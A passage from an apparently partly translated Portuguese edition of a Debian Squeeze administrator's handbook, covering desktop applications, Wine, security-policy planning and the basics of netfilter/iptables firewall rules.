different name.

The **firefox** command still exists in the iceweasel package, but only for compatibility with tools that would try to use it.

For similar reasons, the Thunderbird™ email client was renamed to Icedove in a similar fashion.

CULTURA Mozilla

Netscape Navigator was the standard browser when the web started reaching the masses, but it was progressively left behind when Microsoft Internet Explorer came around. Faced with this failure, Netscape (the company) decided to “free” its source code, by releasing it under a free license, to give it a second life. This was the beginning of the Mozilla project. After many years of development, the results are more than satisfying: the Mozilla project brought forth an HTML rendering engine (called Gecko) that is among the most standard-compliant. This rendering engine is in particular used by the Mozilla Firefox browser, which is one of the most successful browsers, with a fast-growing user base.

Squeeze also brings a relative newcomer on the web browser scene, Chromium (available in the chromium-browser package). This browser is developed by Google at such a fast pace that maintaining a single version of it across the whole lifespan of Debian Squeeze is unlikely to be possible. Its clear purpose is to make web services more attractive, both by optimizing the browser for performance and by increasing the user's security. The free code that powers Chromium is also used by its proprietary version called Google Chrome.

13.4.3. Desenvolviment

13.4.3.1. Ferramentas para GTK+ no GNOME

Anjuta (in the anjuta package) is a development environment optimized for creating GTK+ applications for GNOME. Glade (in the glade package) is an application designed to create GTK+ graphical interfaces for GNOME and save them in an XML file. These XML files can then be loaded by the *libglade* shared library, which can dynamically recreate the saved interfaces; such a feature can be interesting, for instance for plugins that

require dialogs.

The scope of Anjuta is to combine, in a modular way, all the features one would expect from an integrated development environment.

13.4.3.2. Ferramentas para Qt no KDE

The equivalent applications for KDE are KDevelop (in the kdevelop package) for the development environment, and Qt Designer (in the qt3-designer or qt4-designer packages) for the design of graphical interfaces for Qt applications on KDE.

The next versions of these applications should be better integrated together, thanks to the KParts component system.

13.4.4. Trabalho Colaborativo

13.4.4.1. Trabalhando em Grupo: *groupware*

A previous edition of this book mentioned *PHPGroupware*, but this software is no longer in Debian… It is no longer actively maintained, and no existing version was compatible with

the PHP version 5.3 included in Debian Squeeze, which is why the Debian maintainer asked for the package to be removed.

→ http://www.phpgroupware.org/

eGroupware was also mentioned, but it too went the way of PHPGroupware, but for different reasons. The software is still maintained by the company that develops it, but no volunteer has stepped up to ensure its maintenance within Debian. Should you still wish to use it, the project itself provides Debian packages.

→ http://www.egroupware.org/

All is not lost though. Many of the features traditionally provided by “groupware” software are increasingly integrated into “standard” software. This is reducing the requirement for specific, specialized groupware software. On the other hand, this usually requires a specific server. A good example for such a server is Kolab, that can integrate into KDE (Kontact, Kmail, and so on), the Horde webmail, Thunderbird (via a plugin) and even into Microsoft Outlook. Kolab is part of Debian Squeeze (kolab* packages).

→ http://www.kolab.org/

13.4.4.2. Sistemas de Mensagem Instantânea

When setting up an internal instant messaging system for a company, the obvious choice is Jabber: its protocol is an open standard (XMPP), and there is no shortage of features. The messages can be encrypted, which can be a real bonus, and gateways can be set up between a Jabber server and other instant messaging networks such as ICQ, AIM, Yahoo, MSN, and so on.

ALTERNATIVE Internet Relay Chat

IRC can also be considered, instead of Jabber. This system is more centered

around the concept of channels, the name of which starts with a hash sign #. Each channel is usually targeted at a specific topic and any number of people can join a channel to discuss it (but users can still have one-to-one private conversations if needed). The IRC protocol is older, and does not allow end-to-end encryption of the messages; it is still possible to encrypt the communications between the users and the server by tunneling the IRC protocol inside SSL.

IRC clients are a bit more complex, and they usually provide many features that are of limited use in a corporate environment. For instance, channel “operators” are users endowed with the ability to kick other users from a channel, or even ban them permanently, when the normal discussion is disrupted.

Since the IRC protocol is very old, many clients are available to cater for many user groups; examples include XChat and Smuxi (graphical clients based on GTK+), Irssi (text mode), Erc (integrated to Emacs), Chatzilla (in the Mozilla software suite), and so on.

OLHADA RÁPIDA Video conferência com Ekiga

Ekiga (formerly GnomeMeeting) is the most prominent application for Linux video conferencing. It is both stable and functional, and is very easily used on a local network; setting up the service on a global network is much more complex when the firewalls involved lack explicit support for the H323 and/or SIP teleconferencing protocols with all their

quirks.

If only one Ekiga client is to run behind the firewall, the configuration is rather straightforward, and only involves forwarding a few ports to the dedicated host: TCP port 1720 (listening for incoming connections), TCP port 5060 (for SIP), TCP ports 30000 to 30010 (for control of open connections) and UDP ports 5000 to 5013 (for audio and video data transmission and registration to an H323 proxy).

When several Ekiga clients are to run behind the firewall, complexity increases notably. An H323 proxy (for instance the gnugk package) must be set up, and its configuration is far from simple.

13.4.4.2.1. Configurando o Servidor

Setting up a Jabber server is rather straightforward. After installing the ejabberd package, executing **dpkg-reconfigure ejabberd** will allow customizing the default domain, and create an administrator account. Note that the Jabber server needs a valid DNS name to point at it, so some network administration can be required beforehand. The Falcot Corp administrators picked `jabber.falcot.com` for that purpose.

Once this initial set up is over, the service configuration can be controlled through a web interface accessible at

`http://jabber.falcot.com:5280/adm`
The requested username and password are those that were given earlier during the initial configuration. Note that the username must be qualified with the configured domain: the `admin` account becomes `admin@jabber.falcot.com`.

The web interface removes the need to edit a configuration file, but does not always make the task easier, since many options have a peculiar syntax that needs to be known. `/usr/share/doc/ejabberd/guide.html` is therefore a recommended read.

13.4.4.2.2. Clientes Jabber

GNOME provides Empathy (in the similarly-named package), a minimalist client that integrates in the notification area of the desktop (on the top-right corner in the default GNOME configuration). It also supports many instant messaging protocols beyond Jabber.

O KDE provê o Kopete (no pacote de mesmo nome).

13.4.4.3. Trabalho Colaborativo Com FusionForge

FusionForge is a collaborative

development tool with some ancestry in SourceForge, a hosting service for free software projects. It takes the same overall approach based on the standard development model for free software. The software itself has kept evolving after the SourceForge code went proprietary. Its initial authors, VA Software, decided not to release any more free versions. The same happened again when the first fork (GForge) followed the same path. Since various people and organizations have participated in development, the current FusionForge also includes features targeting a more traditional approach to development, as well as projects not purely concerned with

software development.

FusionForge can be seen as an amalgamation of several tools dedicated to manage, track and coordinate projects. These tools can be roughly classified into three families:

- *communication*: web forums, mailing-list manager, announcement system allowing a project to publish news;
- *tracking*: task tracker to control progress and schedule tasks, trackers for bugs (or patches or feature requests, or any other kind of “ticket”), surveys;
- *sharing*: documentation manager

to provide a single central point for documents related to a project, generic file release manager, dedicated website for each project.

Since FusionForge is largely targeting development projects, it also integrates many tools such as CVS, Subversion, Git, Bazaar, Darcs, Mercurial and Arch for source control management or “configuration management” or “version control” — this process has many names. These programs keep a history of all the revisions of all tracked files (often source code files), with all the changes they go through, and they can merge modifications when several developers work

simultaneously on the same part of a project.

Most of these tools are accessible, or even managed, through a web interface, with a fine-grained permission system, and email notifications for some events.

13.4.5. Suítes de Escritório

Office software has long been seen as lacking in the free software world. Users have long asked for replacements for Microsoft tools such as Word and Excel, but these are so complex that

replacements were hard to develop. The situation changed when the OpenOffice.org project started (following Sun's release of the StarOffice code under a free license). The GNOME and KDE projects are still working on their offerings (GNOME Office and KOffice), and the friendly competition leads to interesting results. For instance, the Gnumeric spreadsheet (part of GNOME Office) is even better than OpenOffice.org in some domains, notably the precision of its calculations. On the word processing front, the OpenOffice.org suite still leads the way.

Another important feature for users is the ability to import Word and Excel documents received from contacts or found in archives. Even though all office suites have filters which allow working on these formats, only the ones found in OpenOffice.org are functional enough for daily use.

THE BROADER VIEW Libre Office replaces OpenOffice.org

OpenOffice.org contributors have set up a foundation (*The Document Foundation*) to foster project development. The idea had been discussed for some time, but the actual trigger was Oracle's acquisition of Sun. The new ownership made the future of OpenOffice under Oracle uncertain.

Since Oracle declined to join the foundation, the developers had to give up on the OpenOffice.org name. The software is now known as *Libre Office*.

These changes occurred after Debian Squeeze was frozen, which explains why the repositories still contain OpenOffice.org… but Libre Office is already available in the `backports.debian.org` package repository, as well as in more recent versions of Debian.

OpenOffice.org, KOffice and GNOME Office are, respectively, available in the openoffice.org, koffice and gnome-office Debian packages. Language-specific packs for OpenOffice.org are

distributed in separate packages: openoffice.org-l10n-*, openoffice.org-help-*, and openoffice.org-spellcheck-* (which can be a virtual package provided by myspell-*).

13.5. Emulando o Windows: Wine

In spite of all the previously mentioned efforts, there are still a number of tools without a Linux equivalent, or for which the original version is absolutely required. This is where Windows emulation systems come in handy. The most well-known among them is Wine.

→ http://www.winehq.com/

COMPLEMENTOS CrossOver Linux

CrossOver, produced by CodeWeavers, is

a set of enhancements to Wine that broaden the available set of emulated features to a point at which Microsoft Office becomes fully usable. Some of the enhancements are periodically merged into Wine.

→ http://www.codeweavers.com/products/

However, one should keep in mind that it's only a solution among others, and the problem can also be tackled with a virtual machine or VNC; both of these solutions are detailed in the sidebars.

Let us start with a reminder: emulation allows executing a program (developed for a target system) on a different host

system. The emulation software uses the host system, where the application runs, to imitate the required features of the target system.

The simplest way of using Wine is with an instance of Microsoft Windows already installed on an existing partition (which will be the case on machines dual-booting with this system). When no installed Windows version is available, Wine works in a less complete way, and fewer programs will be able to run.

The Windows partition must first be mounted (for instance under `/windows/`), and the **wine** user must

have read and write access. The following `fstab` entry grants this access to all users:

```
/dev/hda1 /windows fat defaults,u
```

Agora vamos instalar os pacotes necessários:

```
# apt-get install wine ttf-mscore
```

The user then needs to run **winecfg** and configure `/windows/` to be used as the `C:` drive. Other settings can be kept to their default values. Running Windows programs then becomes a simple matter of running **wine**

***/windows/.../program.exe*.**

Note that you should not rely on Wine (or similar solutions) without actually testing the particular software: only a real-use test will determine conclusively whether emulation is fully functional.

ALTERNATIVA Máquinas virtuais

An alternative to emulating Microsoft's operating system is to actually run it in a virtual machine that emulates a full hardware machine. This allows running any operating system. Chapter 12, *Administração Avançada* describes several virtualization systems, most notably Xen and KVM (but also QEMU, VMWare and Bochs).

ALTERNATIVA Windows Terminal Server ou VNC

Yet another possibility is to remotely run the legacy Windows applications on a central server with *Windows Terminal Server* and access the application from Linux machines using *rdesktop*. This is a Linux client for the RDP protocol (*Remote Desktop Protocol*) that *Windows NT/2000 Terminal Server* uses to display desktops on remote machines.

The VNC software provides similar features, with the added benefit of also working with many operating systems. Linux VNC clients and servers are described in Section 9.2, “Login remoto”.

Chapter 14. Segura

Um sistema de informação pode ter variados níveis de importância, dependendo do ambiente. Em alguns casos, é vital para a sobrevivência de uma empresa. Deve, portanto, ser protegido de vários tipos de riscos. O processo de avaliação desses riscos, definição e execução da proteção é coletivamente conhecida como o "processo de segurança".

14.1. Definindo uma Política de

Segurança

***ATENÇÃO* Escopo deste capítulo**

Segurança é um assunto vasto e muito delicado, por isso não podemos reclamar ao descrevê-lo de forma abrangente no curso de um único capítulo. Nós apenas delimitamos alguns pontos importantes e descrevemos algumas das ferramentas e métodos que podem ser úteis no domínio da segurança. Para ler mais, a literatura é abundante, e livros inteiros foram dedicados ao assunto. Um excelente ponto de partida seria *Linux Server Security* por Michael D. Bauer (publicado pela O'Reilly).

A palavra "segurança" em si abrange uma vasta gama de conceitos, ferramentas e procedimentos, nenhum dos quais se aplicam universalmente. Escolher entre eles requer uma idéia precisa de quais são seus objetivos. Garantir um sistema começa com respondendo a algumas perguntas. Apressando-se de cabeça na implementação de um conjunto arbitrário de ferramentas corre o risco de se concentrar nos aspectos errados de segurança.

A primeira coisa a determinar é, portanto, o objetivo. Uma boa abordagem para ajudar com esta determinação começa com as seguintes

perguntas:

- *O que* estamos tentando proteger? A política de segurança vai ser diferente, dependendo se queremos proteger os computadores ou dados. Neste último caso, também precisamos saber quais os dados.
- *Contra* o que estamos tentando proteger? Vazamento de dados confidenciais? Perda acidental de dados? Perda de receita causada pela interrupção do serviço?
- Além disso, de *quem* estamos tentando proteger? As medidas de segurança vão ser muito diferentes para se proteger contra um erro de

digitação por um usuário regular do sistema do que quando a proteção for contra um determinado grupo atacante.

O termo "risco" é normalmente usado para se referir coletivamente a esses três fatores: o que proteger, o que precisa ser impedido de acontecer, e que vai tentar fazer isso acontecer. Modelagem do risco requer respostas a estas três perguntas. A partir deste modelo de risco, uma política de segurança pode ser construída, e a política pode ser implementada com ações concretas.

***NOTA* Questionamento permanente**

Bruce Schneier, um especialista mundial em matéria de segurança (e não apenas a segurança do computador) tenta combater um dos mitos mais importantes de segurança com um lema: "Segurança é um processo, não um produto". Ativos a serem protegidos mudam no tempo, assim como ameaças e os meios disponíveis para potenciais agressores. Mesmo se uma política de segurança foi inicialmente perfeitamente desenhada e implementada, nunca se deve descansar sobre seus louros. Os componentes de risco evoluem, e a resposta a esse risco deve evoluir nesse sentido.

Restrições adicionais também devem ser levadas em conta, uma vez que podem restringir o leque de políticas

disponíveis. Até onde estamos dispostos a ir para proteger um sistema? Esta questão tem um grande impacto sobre a política a implementar. A resposta é muitas vezes definida apenas em termos de custos monetários, mas os outros elementos devem também ser considerados, tais como a quantidade de inconveniência imposta aos usuários do sistema ou degradação do desempenho.

Uma vez que o risco foi modelado, pode-se começar a pensar sobre a criação de uma política de segurança real.

NOTA Políticas extremas

Há casos em que a escolha das ações necessárias para garantir um sistema é extremamente simples.

Por exemplo, se o sistema a ser protegido apenas compreende um computador de segunda mão, a unica utilização consiste em adicionar alguns números no final do dia, decidir não fazer nada especial para protegê-lo seria bastante razoável. O valor intrínseco do sistema é baixo. O valor dos dados é igual a zero, uma vez que não são armazenados no computador. Um atacante potencial infiltrando este "sistema" só teria a ganhar uma calculadora pesada. O custo de assegurar um tal sistema seria provavelmente maior do que o custo de uma violação.

No outro extremo do espectro, podemos querer proteger a confidencialidade dos dados secretos da forma mais abrangente possível, superando qualquer outra consideração. Neste caso, uma resposta apropriada seria a destruição total destes dados (de forma segura e apagar os arquivos, trituração dos discos rígidos aos bits, em seguida, dissolvendo estes bits em ácido, e assim por diante). Se houver um requisito adicional de que os dados devem ser mantidos guardados para uso futuro (embora não necessariamente prontamente disponível), e se o custo ainda não é um fator, então, um ponto de partida seria armazenar os dados sobre placas de liga leve de irídio-platina armazenados em depósitos à prova de bomba em várias montanhas no mundo, cada uma das quais, é claro, inteiramente secreta e guardada por exércitos

inteiros…

Esses exemplos podem parecer extremos, eles, no entanto, sao uma resposta adequada aos riscos definidos, na medida em que eles são o resultado de um processo de pensamento que leva em conta os objectivos a atingir e as limitações a cumprir. Ao vir de uma decisão fundamentada, nenhuma política de segurança é menos respeitável do que qualquer outra.

Na maioria dos casos, o sistema de informação pode ser segmentado em subconjuntos consistentes e na maior parte independente. Cada subsistema terá suas próprias exigências e restrições, e assim a avaliação do risco

e do projeto da política de segurança deve ser realizada separadamente para cada um. Um bom princípio para se manter em mente é que um perímetro pequeno e bem definido é mais fácil de defender do que uma fronteira longa e sinuosa. A organização em rede também deve ser concebida: os serviços sensíveis devem ser concentrados em um pequeno número de máquinas, e estas máquinas só devem ser acessíveis através de um número mínimo de pontos de verificação; garantir estes pontos check-points será mais fácil do que garantir todos as máquinas sensíveis contra a totalidade do mundo exterior. É neste ponto que a utilidade de

filtragem de rede (incluindo por firewalls) se torna aparente. Esta filtragem pode ser implementada com hardware dedicado, mas uma solução possivelmente mais simples e mais flexível é usar um firewall de software, como o integrado no kernel do Linux.

14.2. Firewall ou Filtragem de pacotes

***DE VOLTA AO BASICO* Firewall**

Um *firewall* é uma peça de equipamento de informática com hardware e/ou software que classifica os pacotes de entrada ou saída de rede (chegando ou de uma rede local) e só deixa passar aqueles combinando certas condições pré-definidas.

Um firewall é uma porta de filtragem

da saida de rede e é efetiva apenas em pacotes que devem passar por isso. Portanto, só pode ser eficaz quando passar pelo firewall é a única rota para estes pacotes.

A falta de uma configuração padrão (e do lema "processo e não produto") explica a falta de uma solução chave. Há, no entanto, as ferramentas que tornam mais simples configurar os firewall *netfilter*, com uma representação gráfica das regras de filtragem. **fwbuilder** está, sem dúvida entre os melhores delas.

***CASO ESPECIFICO* Firewall Local**

Um firewall pode ser restrito a uma determinada máquina (em oposição a uma rede completa), caso em que seu papel é o de filtrar ou restringir o acesso a alguns serviços, ou possivelmente para evitar que as conexões de saída por softwares maliciosos que um usuário poderia, por vontade própria ou não, ter instalado.

O kernel do Linux 2.6 incorpora os firewall *netfilter*. Ele pode ser controlado a partir do espaço do usuário com os comandos **iptables** e **ip6tables**. A diferença entre estes dois comandos é que o primeiro atua sobre rede IPv4, enquanto que o último sobre o IPv6. Uma vez que ambas pilhas de protocolo de rede provavelmente

estarão circulando por muitos anos, ambas as ferramentas serão utilizadas em paralelo.

14.2.1. Funcionamento do Netfilter

netfilter utiliza quatro tabelas distintas que armazenam regras que regulam três tipos de operações sobre pacotes:

- `filtro` preocupa com as regras de filtragem (aceitando, recusando ou ignorando um pacote);
- `nat` diz respeito a tradução de origem ou destino, endereços e portas de pacotes, observe que

esta tabela existe apenas para IPv4;

- `mangle` diz respeito a outras alterações nos pacotes IP (incluindo os TOS - *Tipo de Serviço* - campo e opções);
- `raw` permite outras modificações manuais em pacotes antes de chegar ao sistema de rastreamento de conexões.

Cada tabela contém listas das chamadas regras *cadeias*. O firewall usa padrão para lidar com cadeias de pacotes com base em circunstâncias pré-definidas. O administrador pode criar outras cadeias, o que só será usado quando referido por uma das

cadeias padrão.


A tabela `filter (filtro)` possui tres cadeias padrao:

- `INPUT (ENTRADA)`: preocupa se com os pacotes cujo destino é o proprio firewall;
- `OUTPUT (SAIDA)`: preocupa se com os pacotes emitidos pelo firewall;
- `FORWARD (PASSAR PARA FRENTE)`: preocupa se com os pacotes em trânsito através do firewall (que não é nem a sua origem nem o seu destino).

A tabela `nat` também tem três cadeias de padrão:

- `PREROUTING (PRE ROTEAMENTO)`: altera pacotes assim que eles chegam;
- `POSTROUTING (pos roteamento)`: altera pacotes quando eles estão prontos para partir ao seu caminho;
- `OUTPUT (SAÍDA)`: altera pacotes gerados pelo próprio firewall.

Figure 14.1. Como cadeias *netfilter* são chamadas



Cada cadeia é uma lista de regras, cada regra é um conjunto de condições e uma ação a ser executada quando as condições forem satisfeitas. Ao processar um pacote, o firewall examina a cadeia se for o caso, uma regra após a outra, quando as condições para uma regra estão reunidas, "pula" (daí a opção `-j` nos comandos) para a especificada ação para continuar o

processamento. Os comportamentos mais comuns são padronizados, e existem ações específicas para eles. O processamento da cadeia toma uma destas ações de interrupções padrão, uma vez que o destino do pacote já está selado (salvo uma exceção mencionada a seguir):

***DE VOLTA AO BASICO* ICMP**

ICMP (*Internet Control Message* Protocol) é o protocolo usado para transmitir informações complementares sobre as comunicações. Permite testar a conectividade de rede com o comando **ping** (que envia uma mensagem ICMP *echo request* (solicitação de eco), que o beneficiário se destina a responder com

uma mensagem ICMP *echo reply*) (resposta echo). É sinal de um firewall rejeitando um pacote, indica um estouro de memoria no buffer de recebimento, propõe uma melhor rota para os pacotes seguintes na conexão, e assim por diante. Este protocolo é definido por vários documentos RFC, o inicial RFC777 e RFC792 logo foram concluídos e ampliados.

→ http://www.faqs.org/rfcs/rfc777.html

→ http://www.faqs.org/rfcs/rfc792.html

Para referência, um buffer de recepção é uma pequena região de memória para armazenamento de dados entre o tempo que chega na rede e o tempo que o kernel o manipula. Se esta regiao está cheia, os novos dados não podem ser recebidos, e o ICMP sinaliza o problema, de modo que o

emissor possa abrandar a sua taxa de transferência (que devem, idealmente, chegar a um equilíbrio após algum tempo).

Observe que, embora uma rede IPv4 possa funcionar sem ICMP, ICMPv6 é estritamente necessário para uma rede IPv6, uma vez que combina várias funções que eram, no mundo IPv4, espalhados por ICMPv4, IGMP (*Internet Group Membership Protocol*) e ARP (*Address Resolution Protocol*). ICMPv6 é definido na RFC4443.

→ http://www.faqs.org/rfcs/rfc4443.html

- `ACCEPT`: permite que o pacote siga seu caminho;
- `REJECT`: rejeita o pacote com um

erro ICMP (o `--reject-with` *`tipo`* opção para **iptables** permite seleccionar o tipo de erro);

- `DROP`: apaga (ignora) o pacote;
- `LOG`: log (via **syslogd**) uma mensagem com uma descrição do pacote, observe que esta ação não interrompe o processamento, e a execução da cadeia continua na próxima regra, razão pela qual recusou registro de pacotes, requer as regras tanto LOG quanto REJECT/DROP;
- `ULOG`: registrar uma mensagem via **ulogd**, que pode ser melhor adaptada e mais eficiente do que **syslogd** para lidar com um grande número de mensagens, observe

que esta ação, como LOG, também retorna o processamento para a próxima regra na cadeia chamada;

- *`chain_name`*: Vá para a cadeia e avalie as suas regras;
- `RETURN`: interrompe o processamento da cadeia atual, e volta para a cadeia de chamada; no caso a cadeia atual é padrão, não há nenhuma cadeia de chamada, de modo que a ação padrão (definida com a opção `-P` para o **iptables**) é executada em vez disto;
- `SNAT` (apenas na tabela `nat`, portanto, somente em IPv4): aplica *Fonte NAT* (opções extra

descrevem as alterações exatas para aplicar);

- `DNAT` (apenas na tabela `nat`, portanto, somente em IPv4): aplica *Destino da NAT* (opções extra descrevem as alterações exatas para aplicar);
- `MASQUERADE` (apenas na tabela `nat`, portanto, somente em IPv4): aplica *masquerading* (um caso especial de *NAT de origem*);
- `REDIRECT` (apenas na tabela `nat`, portanto, somente em IPv4): redireciona um pacote para uma determinada porta do firewall, isto pode ser usado para configurar um proxy web transparente que funciona sem nenhuma

configuração no lado do cliente, uma vez que o cliente pensa que ele se conecta ao destinatário e as comunicações realmente passam pelo proxy.

Outras ações, particularmente as relativas à tabela `mangle`, estão fora do escopo deste texto. O iptables(8) e ip6tables(8) tem um lista completa.

14.2.2. Sintaxe do iptables e do ip6tables

Os comandos **iptables** e **ip6tables** permitem manipulação de tabelas, cadeias e regrass. Sua opção *`tabela`* -

`t` indica em qual tabela operar (por padrão, `filtro`).

14.2.2.1. Comandos

A opção `-N` *`cadeia`* cria uma nova cadeia. A `-X` *`cadeia`* exclui uma cadeia vazia e sem uso. A `-A` *`regra de cadeia`* adiciona uma regra no final da cadeia dada. A opção `-I` *`cadeia número_regra regra`* insere uma regra antes da regra número *`número_regra`*. A opção `-D` *`cadeia número_regra`* (ou a opção `-D` *`cadeia regra`*) remove uma regra em uma cadeia, a primeira sintaxe identifica a regra a ser removida pelo seu número, enquanto o segundo o identifica pelo seu conteúdo.

A opção `-F cadeia` libera uma cadeia (remove todas suas regras), se nenhuma cadeia é mencionada, todas as regras da tabela são removidas. A opção `-L cadeia` lista as regras na cadeia. Finalmente, a opção `-P cadeia ação` define a ação padrão, ou "política", para uma cadeia dada; observe que apenas as cadeias padrão podem ter essa política.

14.2.2.2. Regras

Cada regra é expressa como `condições -j ação opcoes_acoes`. Se várias condições são descritas na mesma regra, entao o critério das condições é a conjugação (lógica *e*), que é pelo

menos tão restritiva quanto cada condição individual.

A condição `-p` *`protocolo`* corresponde ao campo protocolo do pacote IP. Os valores mais comuns são `tcp`, `udp`, `icmp`, e `ICMPv6`. Prefixando a condição com um ponto de exclamação nega a condição, que se transforma numa correspondência para "todos os pacotes com um protocolo diferente da especificada". Este mecanismo de negação não é específico para a opção `-p` e também pode ser aplicada a todas outras condições.

A condição `-s` *`endereço`* ou `-s` *`rede/máscara`* corresponde o endereço

de origem do pacote. Do mesmo modo, `-d` *`endereço`* ou `-d` *`rede/máscara`* corresponde o endereço de destino.

A condicao `-i` *`interface`* seleciona os pacotes provenientes da interface de rede. `-o` *`interface`* seleciona pacotes saindo em uma interface específica.

Existem condições mais específicas, dependendo das condições genéricas acima descritas. Por exemplo, a condição `-p TCP` pode ser complementada com condições sobre as portas TCP, com cláusulas como `--porta-origem` *`porta`* e `--porta-destino` *`porta`*.

A condição `--estado` *`estado`*

corresponde ao estado de um pacote em uma conexão (isto requer o módulo **ipt_conntrack** do kernel, para rastreamento de conexões). O estado `NEW` descreve um pacote iniciando uma nova conexão; O pacote `ESTABLISHED` corresponde aos pacotes pertencentes a uma conexão já existente, e `RELATED` correspondem aos pacotes iniciando uma nova conexão relacionada a um já existente (o que é útil para as conexões `ftp-data` no modo "active" do protocolo FTP).

A seção anterior lista as ações disponíveis, mas não suas respectivas opções. A ação `LOG`, por exemplo, tem as seguintes opções:

- `--log-priority`, com valor padrão `aviso`, indica a prioridade da mensagem **syslog**;
- `--log-prefix` permite especificar um prefixo de texto para diferenciar mensagens registradas;
- `--log-tcp-sequence`, `--log-tcp-options` e `--log-ip-options` indicam dados extras a serem integrados na mensagem: respectivamente, o número de seqüência TCP, opções TCP, e as opções IP.

A acao `DNAT` (disponível apenas para IPv4) fornece a `--to-destination` *`endereço`*`: opcao` *`port`* para indicar o novo endereço IP de destino e/ou porta.

Da mesma forma, `SNAT` fornece `--to-source` *`endereço:porta`* para indicar o novo endereço IP de origem e/ou porta.

A opcao `REDIRECT` (disponível apenas para IPv4) fornece a opcao `--to-ports` *`porta (s)`* para indicar a porta, ou uma lista de portas, onde os pacotes devem ser redirecionados.

14.2.3. Criando Regras

Cada criação de regra exige uma invocação de **iptables/ip6tables**. Digitando estes comandos

manualmente pode ser tedioso, por isso as chamadas são normalmente armazenados em um script para que a mesma configuração seja criada automaticamente a cada vez que a máquina inicia. Este script pode ser escrito à mão, mas também pode ser interessante prepará lo com uma ferramenta de alto nível, tais como **fwbuilder**.

O princípio é simples. Na primeira etapa, é preciso descrever todos os elementos que estarão envolvidos nas atuais regras:

- o firewall, com suas interfaces de rede;

